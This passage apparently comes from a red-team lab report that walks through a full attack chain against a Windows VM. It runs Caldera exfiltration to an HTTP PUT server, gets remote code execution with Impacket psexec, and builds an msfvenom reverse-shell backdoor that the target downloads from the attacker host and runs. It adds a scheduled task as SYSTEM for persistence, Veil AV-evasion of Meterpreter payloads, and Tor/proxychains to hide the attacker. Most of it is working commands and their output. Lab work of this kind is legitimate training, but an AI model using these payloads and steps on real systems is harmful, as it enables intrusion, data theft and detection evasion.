7         with open(path, 'wb') as output_file:
8             output_file.write(self.rfile.read(length))
9         self.send_response(201, "Created")
10        self.end_headers()
11
12 server_address = ('0.0.0.0', 8086) # Change port if needed
13 httpd = HTTPServer(server_address, CustomHandler)
14 print("Listening for incoming files on port 8086...")
15 httpd.serve_forever()
16
```


```
(kali㉿kali)-[~]
$ python3 put_server.py
Listening for incoming files on port 8086...
192.168.1.46 - - [12/Sep/2025 23:46:10] "PUT /exfil.zip HTTP/1.1" 201 -
192.168.1.48 - - [12/Sep/2025 23:47:02] "GET / HTTP/1.1" 200 -
192.168.1.46 - - [12/Sep/2025 23:53:44] "PUT /exfil.zip HTTP/1.1" 201 -
```

Step 12: Creating a Custom Adversary Profile

The list of the abilities that we are going to add to the Adversary Profile.

- save this before *operation phase*


After saving the profiles, it looks like the one displayed below.



Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	Windows				
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation	Windows				
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL	Windows				
4	Identify local users	discovery	Account Discovery: Local Account	Windows				
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging	Windows				
6	Exfiltrating Hex Encoded Data Chunks over HTTP	exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Windows				

Figure 6.16 Shows adversary phases

Step 13: Running the Operation ,select the lab name we kept in above phase and add to the operations.After all the process successfully runs we get the following ,



Start New Operation

Operation Name: Adversary Emulation LAB

Adversary: Emulation Lab 4

Fact Source: basic

Group: All groups (red)

Planner: atomic

Obfuscators: base64, base64jumble, base64noPadding, caesar cipher, plain-text, steganography

Autonomous: ☒ Run autonomously ☐ Require manual approval

Parser: ☒ Use Default Parser ☐ Don't use default learning parsers

Auto Close: ☒ Keep open forever ☐ Auto close operation

Run State: ☒ Run immediately ☐ Pause on start

Jitter (sec/sec): 2 / 8

Cancel Start



Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
9/12/2025, 11:49:36 PM EDT	success	Download Macro-Enabled Phishing Attachment	initial-access	ezvka	DESKTOP-VTIAGVA	9784	View Command	No output C
9/12/2025, 11:49:51 PM EDT	success	Create a Process using WMI Query and an Encoded Command	execution	ezvka	DESKTOP-VTIAGVA	7368	View Command	View Output C
9/12/2025, 11:50:21 PM EDT	success	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	ezvka	DESKTOP-VTIAGVA	9044	View Command	No output C
9/12/2025, 11:51:16 PM EDT	success	Identify local users	discovery	ezvka	DESKTOP-VTIAGVA	5880	View Command	View Output C
9/12/2025, 11:51:56 PM EDT	success	Zip a Folder with PowerShell for Staging in Temp	collection	ezvka	DESKTOP-VTIAGVA	8312	View Command	No output C
9/12/2025, 11:52:51 PM EDT	success	Exfiltrating Hex Encoded Data Chunks over HTTP	exfiltration	ezvka	DESKTOP-VTIAGVA	4104	View Command	View Output C

Figure 6.17 Shows operation phase successfully created and executed

Step 14: Exfiltrated file received in the Webserver.




Figure 6.18 Shows exfil data successfully received on attacker machine

Step 15: Once all the operations are run successfully, go to temp folder find event logs, here all the caldera logs are saved.




Figure 6.19 Shows caldera logs



<i>Phase</i>	<i>TTP</i>	<i>Tool Used</i>	<i>Notes</i>
Phishing	T1566.001	PyPhisher	Credential harvest
Delivery	T1204	Metasploit	User-executed payload
Execution	T1059	Metasploit	Reverse shell established
Exfiltration	T1048.003	Caldera	Ex filtrated data in hex-encoded chunks

Table 6.1 Shows log table for different phases

6.2. Lateral Movement

6.2.1. Recon

Step 1: Identified target IP (192.168.1.53).

Step 2: Made sure that antivirus software, and real time monitoring is turned off and validated open SMB services and administrative shares (C\$, ADMIN\$)


```
PS C:\Windows\system32> netsh advfirewall set allprofiles state off
Ok.

PS C:\Windows\system32> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
The operation completed successfully.
PS C:\Windows\system32> net share

Share name      Resource                Remark
-----
C$              C:\                    Default share
IPC$            C:\                    Remote IPC
ADMIN$          C:\Windows             Remote Admin
RedTeamTest     C:\RedTeamTest
Users           C:\Users
The command completed successfully.
```

Figure 6.20 Shows removing filters and firewalls and checking for open shares

Step 3: Verified account membership in local Administrators group (windows user).



```

windows10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

C:\Users\windows>net localgroup administrators
Connection-specific DNS Suffix . : hgu.lan
Link-local IPv6 Address . . . . . : fe80::17a:af26:8be1:2281%3
IPv4 Address. . . . . : 192.168.1.53
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1

Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
windows
The command completed successfully.


C:\Users\windows>sc query rpcss
SERVICE_NAME: rpcss
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0    (0x0)
        SERVICE_EXIT_CODE  : 0    (0x0)
        CHECKPOINT          : 0x0
        WAIT_HINT           : 0x0
  
```

Figure 6.21 Shows account membership details

6.2.2. Exploitation – Remote Code Execution

Step 1: Used Impacket Psexec for remote code execution and successfully gained access to SMB

```
python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53
```



```

(kali@vbox)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.53....
[*] Found writable share ADMIN$
[*] Uploading file CqMMmfqB.exe
[*] Opening SVCManager on 192.168.1.53....
[*] Creating service hkmh on 192.168.1.53....
[*] Starting service hkmh....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DESKTOP-VT1A6VA
  
```

Figure 6.22 Shows impacket psexec getting successfully executed



6.2.3. Payload Creation

Step 1: Created a Windows reverse shell binary using msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.43  
LPORT=4444 -f exe -o backdoor.exe
```

Step 2: Start a server at port 8080 where backdoor.exe was downloaded on kali machine

The screenshot shows two terminal windows. The top window shows the execution of the `msfvenom` command to create a Windows reverse shell payload named `backdoor.exe`. The output indicates that the payload size is 324 bytes and the final size of the executable file is 73802 bytes. The bottom window shows the execution of the `find` command to locate `backdoor.exe` in the `/home/kali` directory, followed by the execution of the `ls` command to list the contents of the `/home/kali` directory. The output of `ls` shows various files and directories, including `backdoor.exe`, `config.json`, `default_scripts.txt`, `Desktop`, `Documents`, `Downloads`, `exfil-test`, `fake_exfil.txt`, `go`, `gobuster`, `gophish`, `gophish-v0.12.1-linux-64bit.zip`, `LICENSE`, `Music`, `nohup.out`, `payload.bin`, `payload.exe`, `Pictures`, `Public`, `__pycache__`, `README.md`, `reports`, `static`, `templates`, `Templates`, `test.jsp`, `tmp`, `users.txt`, `VERSION`, and `Videos`. The bottom window also shows the execution of the `python3 -m http.server 8080` command to start a web server on port 8080.

Figure 6.23 Shows payload creation and starting a server at 8080

6.2.4. Command & Control – Reverse Shell

Step 1: First opened listener on attacker machine before executing the backdoor.exe on target :

```
nc -lnp 4444
```

Step 2: Next uploaded and executed backdoor.exe to target (C:\Users\Public\) using PowerShell command from the impacket RCE terminal, resulting in a reverse shell

```
Powershell "Invoke-WebRequest -Uri  
'http://192.168.1.43:8080/backdoor.exe'  
'C:\Users\Public\backdoor.exe' "  
C:\Users\Public\backdoor.exe
```

```
(kali@vbox)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.53.....
[*] Found writable share ADMIN$
[*] Uploading file CqMMmfqB.exe
[*] Opening SVCManager on 192.168.1.53.....
[*] Creating service hkmh on 192.168.1.53.....
[*] Starting service hkmh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DESKTOP-VT1A6VA

C:\Windows\system32> powershell -c "Invoke-WebRequest -Uri 'http://192.168.1.43:8080/backdoor.exe' -OutFile 'C:\Users\Public\backdoor.exe'"
C:\Windows\system32> C:\Users\Public\backdoor.exe
```

Figure 6.24 Shows connecting to server at 8080 and executing payload in windows

Step 3: Once executed we see a connection being made in our nc , now we move to persistence

6.2.5. Persistence

Step 1: Initial attempt with schtasks /create /sc daily failed due to SID mapping error.

Step 2: Fixed by creating persistence task as SYSTEM:

```
schtasks /create /sc onstart /tn "Updater" /tr  
"C:\Users\Public\backdoor.exe" /ru SYSTEM
```

Step 3: Verified with:

```
schtasks /query /tn "Updater"
```

Step 4: Persistence allows execution of the payload every system reboot.

```
(kali@vbox) ~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.53] 50112
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM
SUCCESS: The scheduled task "Updater" has successfully been created.

C:\Windows\system32>schtasks /query /tn "Updater"
schtasks /query /tn "Updater"

Folder: \
TaskName      Next Run Time      Status
-----
Updater       N/A                Ready

C:\Windows\system32>schtasks /run /tn "Updater"
schtasks /run /tn "Updater"
SUCCESS: Attempted to run the scheduled task "Updater".

C:\Windows\system32>
```

Figure 6.25 Shows net-cat getting connected and scheduled tasks for persistence

6.3.Evasion test — AV bypass & obfuscation

Step 1: Generate raw Meterpreter payload and send it to windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.43 LPORT=4444
-f exe -o /root/raw_payload.exe
```

Step 2: Obfuscate payload with Veil

Choose 1 for Python/Exe payloads

Select payload type: windows/meterpreter/reverse_tcp

Set LHOST = 192.168.1.43, LPORT = 4444

Generate payload


```
[c/meterpreter/rev_tcp>>]: set LHOST 192.168.1.43
[c/meterpreter/rev_tcp>>]: set LPORT 4444
[c/meterpreter/rev_tcp>>]: generate

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[>] Please enter the base name for output files (default is payload): payload

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Language: c
[*] Payload Module: c/meterpreter/rev_tcp
[*] Executable written to: /var/lib/veil/output/compiled/payload.exe
[*] Source code written to: /var/lib/veil/output/source/payload.c
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/payload.rc

Hit enter to continue...

```

Figure 6.26 Shows veil payload being generated

```
(kali@vbox)-[~]
$ cd /var/lib/veil/output/compiled

(kali@vbox)-[/var/lib/veil/output/compiled]
$ ls
payload.exe

(kali@vbox)-[/var/lib/veil/output/compiled]
$

```

Figure 6.27 Shows veil payload saved

Step 3: Transfer payload to Windows VM

From Kali:

scp payload.exe Windows@192.168.1.53:C:/Users/Public/

```
(kali@vbox)-[/var/lib/veil/output/compiled]
$ scp payload.exe Windows@192.168.1.53:C:/Users/Public/
Windows@192.168.1.53's password:
payload.exe

(kali@vbox)-[/var/lib/veil/output/compiled]
$

```

Figure 6.28 Shows payload being sent

On Windows VM, execute the payload manually.




Figure 6.29 Shows payload being received by windows

6.3.1. Network Evasion (Proxy chains + Tor)

Step 1: Install Tor

On Kali:

```
sudo apt update
```

```
sudo apt install tor -y
```

```
sudo systemctl start tor
```

```
sudo systemctl enable tor
```



Figure 6.30 Shows tor running

Step 2: Configure Proxychains

```

Session Actions Edit View Help
GNU nano 8.6 /etc/proxychains.conf *
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see chain_len) from the list.
# this option is good to test your IDS :)
#
# Make sense only if random_chain
#chain_len = 2
#
# Quiet mode (no output from library)
#quiet_mode

^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-E Redo

```

```

Session Actions Edit View Help
GNU nano 8.6 /etc/proxychains.conf *
# Proxy DNS requests - no leak for DNS data
proxy_dns

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
# type host port [user pass]
# (values separated by 'tab' or 'blank')
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 9050

```

Figure 6.31 Shows proxy chain configurations

Step 3: Launch Metasploit

```
(kali@vbox)-[~]
$ proxychains curl ifconfig.me
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... ifconfig.me:80 ... OK
80.94.92.99

(kali@vbox)-[~]
$ proxychains python exfil_script.py
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Hello how do you do?!
```

Figure 6.32 Shows check for proxychains

In msfconsole:

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.1.43 (kali ip)

set LPORT 4444

exploit

Metasploit now listens for incoming connections via Tor, hiding your Kali VM IP.




Figure 6.33 Shows meterpreter session opened



6.4. Cloud Privilege Abuse Simulation Lab

Step 1: Create an Overprivileged Role

```
aws iam create-role \  
    --role-name OverprivilegedRole \  
    --assume-role-policy-document '{  
        "Version": "2012-10-17",  
        "Statement": [  
            {"Effect": "Allow", "Principal": {"Service":  
"ec2.amazonaws.com"}, "Action": "sts:AssumeRole"}  
        ]  
    }'  
    --endpoint-url $AWS_ENDPOINT_URL
```

```
